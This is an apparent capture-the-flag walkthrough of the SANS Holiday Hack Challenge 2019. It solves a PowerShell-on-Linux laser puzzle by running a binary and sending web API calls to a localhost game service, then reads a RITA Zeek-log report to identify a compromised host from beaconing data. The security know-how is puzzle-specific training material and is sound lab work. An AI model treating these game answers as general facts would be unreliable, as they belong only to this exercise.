
The magic bytes show it really is a .elf.

What OS are we running? Powershell normally means Windows but the file system looks like Linux.




```
PS /home/elf/archive/refraction> gc /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.3 LTS"
PS /home/elf/archive/refraction>
```

We are indeed running on Linux, so this must be PowerShell Core.




```
PS /home/elf/archive/refraction> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      6.2.3
PSEdition                      Core
GitCommitId                    6.2.3
OS                             Linux 4.19.0-6-cloud-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2…
Platform                       Unix
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0…}
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
WSManStackVersion              3.0
```

Browse the file system. Now, that's interesting! We may be able to use chmod.



```
PS /home/elf> dir /bin


    Directory: /bin

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           6/6/19 10:28 PM        1113504 bash
--r---          1/18/18  9:43 AM          59608 chmod
------          1/18/18  9:43 AM          35000 echo
------          9/18/19  3:00 PM         219456 grep
------          12/1/17  4:11 AM         170760 less
------          8/22/19 11:47 PM          38952 more
------          1/10/17  4:25 AM         154192 netstat
------           8/9/19  3:37 PM         133432 ps
------          1/18/18  9:43 AM          35000 sleep
------          3/22/19  7:05 PM          44664 su

PS /home/elf>
```

WooHoo! Standard Linux procedures worked!



```
PS /home/elf/archive/refraction> gci


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM             134 riddle
------           11/5/19  2:26 PM         5724384 runme.elf

PS /home/elf/archive/refraction> chmod +x ./runme.elf
PS /home/elf/archive/refraction> gci


    Directory: /home/elf/archive/refraction

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------           11/7/19 11:57 AM             134 riddle
------           11/5/19  2:26 PM         5724384 runme.elf

PS /home/elf/archive/refraction> ./runme.elf
refraction?val=1.867
PS /home/elf/archive/refraction>
```

Now we have the fourth parameter. Refraction?val=1.867

Now that we have our parameters, let's try to restart the laser. It's always good to turn something off before you mess with the settings.

```
(Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
```

Next is the refraction.

```
(Invoke-WebRequest -Uri http://localhost:1225/api/refraction?val=1.867).RawContent
```

Temperature

```
(Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-33.5).RawContent
```

Angle

```
(Invoke-WebRequest -Uri http://localhost:1225/api/angle?val=65.5).RawContent
```

I had trouble with the POST and spent several hours on it. Most of the problem was due to a typo. During the process I found several variants for posting the data that worked. First is the text/application format from the example on the status page.

```
$Body = 'O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9'
(Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method Post -Body
$Body).RawContent
```


URL-encoded text/application format is next.

```
$Body =
'O%3D6%26H%3D7%26He%3D3%26N%3D4%26Ne%3D22%26Ar%3D11%26Xe%3D10%26F%3D20%26Kr%3D8%26Rn%3
D9'
```

Finally, a hash/dictionary as a JSON array

```
$Body =
@{"O"="6";"H"="7";"He"="3";"N"="4";"Ne"="22";"Ar"="11";"Xe"="10";"F"="20";"Kr"="8";"Rn
"="9"}
```


All three of them worked once I fixed the typo. I'm just showing the first version of $Body.




```
PS /home/elf> $Body = 'O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9'
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method Post -Body $Body)

StatusCode        : 200
StatusDescription : OK
Content           : Updated Gas Measurements - Check /api/output if 5 Mega-Jollies per liter
                    reached.
RawContent        : HTTP/1.0 200 OK
                    Server: Werkzeug/0.16.0
                    Server: Python/3.6.9
                    Date: Tue, 31 Dec 2019 00:46:27 GMT
                    Content-Type: text/html; charset=utf-8
                    Content-Length: 81

                    Updated Gas Measurements - Check /api/output…
Headers           : {[Server, System.String[]], [Date, System.String[]], [Content-Type,
                    System.String[]], [Content-Length, System.String[]]}
Images            : {}
InputFields       : {}
Links             : {}
RawContentLength  : 81
RelationLink      : {}
```

Finally, turn the laser back on and check the status.

```
(Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
(Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
```




```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/off).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 00:53:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 33

Christmas Cheer Laser Powered Off
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/refraction?val=1.867).RawConte
nt
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 00:53:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 87

Updated Lense Refraction Level - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-33.5).RawCont
ent
HTTP/1.0 200 OK
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 00:53:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 82

Updated Laser Temperature - Check /api/output if 5 Mega-Jollies per liter reached.
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/angle?val=65.5).RawContent
HTTP/1.0 200 OK
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 00:53:13 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 77

Updated Mirror Angle - Check /api/output if 5 Mega-Jollies per liter reached.
```



```
PS /home/elf> $Body = 'O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9'
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method Post -Body $Body)

StatusCode        : 200
StatusDescription : OK
                    reached.
RawContent        : HTTP/1.0 200 OK
                    Server: Werkzeug/0.16.0
                    Server: Python/3.6.9
                    Date: Tue, 31 Dec 2019 00:53:14 GMT
                    Content-Type: text/html; charset=utf-8
                    Content-Length: 81

                    Updated Gas Measurements - Check /api/output…
Headers           : {[Server, System.String[]], [Date, System.String[]], [Content-Type,
                    System.String[]], [Content-Length, System.String[]]}
Images            : {}
InputFields       : {}
Links             : {}
RawContentLength  : 81
RelationLink      : {}


PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/on).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 00:53:14 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 32

Christmas Cheer Laser Powered On
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 00:53:15 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 200

Success! - 5.15 Mega-Jollies of Laser Output Reached!
```

Whew! Once that's done Sparkle congratulates us, asks us to look at the Zeek logs, and gives us the link to RITA on our badge.




Sparkle Redberry 9:04AM

You got it - three cheers for cheer!

For objective 5, have you taken a look at our Zeek logs?

Something's gone wrong. But I hear someone named Rita can help us.

Can you and she figure out what happened?



RITA


From: Sparkle Redberry

RITA's homepage

https://www.activecountermeasures.com/free-tools/rita/

Determine the compromised system with RITA


Fortunately, after all the work on the laser the objective is easy; you don't even have to install RITA. Expand the files that come from the link on Objective 5 from your badge.



This PC > Data (D:) > HolidayHack2019

Name	Date modified	Type	Size
elfu-zeeklogs	12/13/2019 10:56 AM	File folder	
elfu-zeeklogs	12/13/2019 9:23 AM	Compressed (zipp...	309,783 KB


Inside the zipped file, you find index.html.



Data (D:) > HolidayHack2019 > elfu-zeeklogs > elfu-zeeklogs > ELFU

Name	Date modified	Type	Size
ELFU	12/13/2019 10:57 AM	File folder	
github	12/13/2019 10:57 AM	SVG Document	3 KB
index	12/13/2019 10:57 AM	Firefox Document	8 KB
style	12/13/2019 10:57 AM	Cascading Style S...	2 KB


The index.html file holds the summary of an entire RITA report, so all you need to do is examine it. Click on the ELFU link (it's more to the right than below.)



file:///D:/HolidayHack2019/elfu-zeeklogs/elfu-zeeklogs/ELFU/index.html

To view individual databases, click on any of the links below.


If you look at Beacons, you will see one pair of addresses with a huge number of connections and a very large score.



file:///D:/HolidayHack2019/elfu-zeeklogs/elfu-zeeklogs/ELFU/ELFU/beacons.html

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1	694	31

If you look at long connections, you'll see a very long connection between the same local address and another outside address.




Source	Destination	DstPort:Protocol:Service	Duration
192.168.134.130	148.69.64.76	443:tcp:-, 443:tcp:ssl	1035.9001
192.168.134.133	52.197.126.208	443:tcp:-, 443:tcp:ssl	531.6659
192.168.134.132	178.172.160.4	443:tcp:-, 443:tcp:ssl, 80:tcp:-, 80:tcp:http	531.5994

The compromised system is 192.168.134.130. Enter that in Objective 5 to receive credit.

Objective 6—Splunk

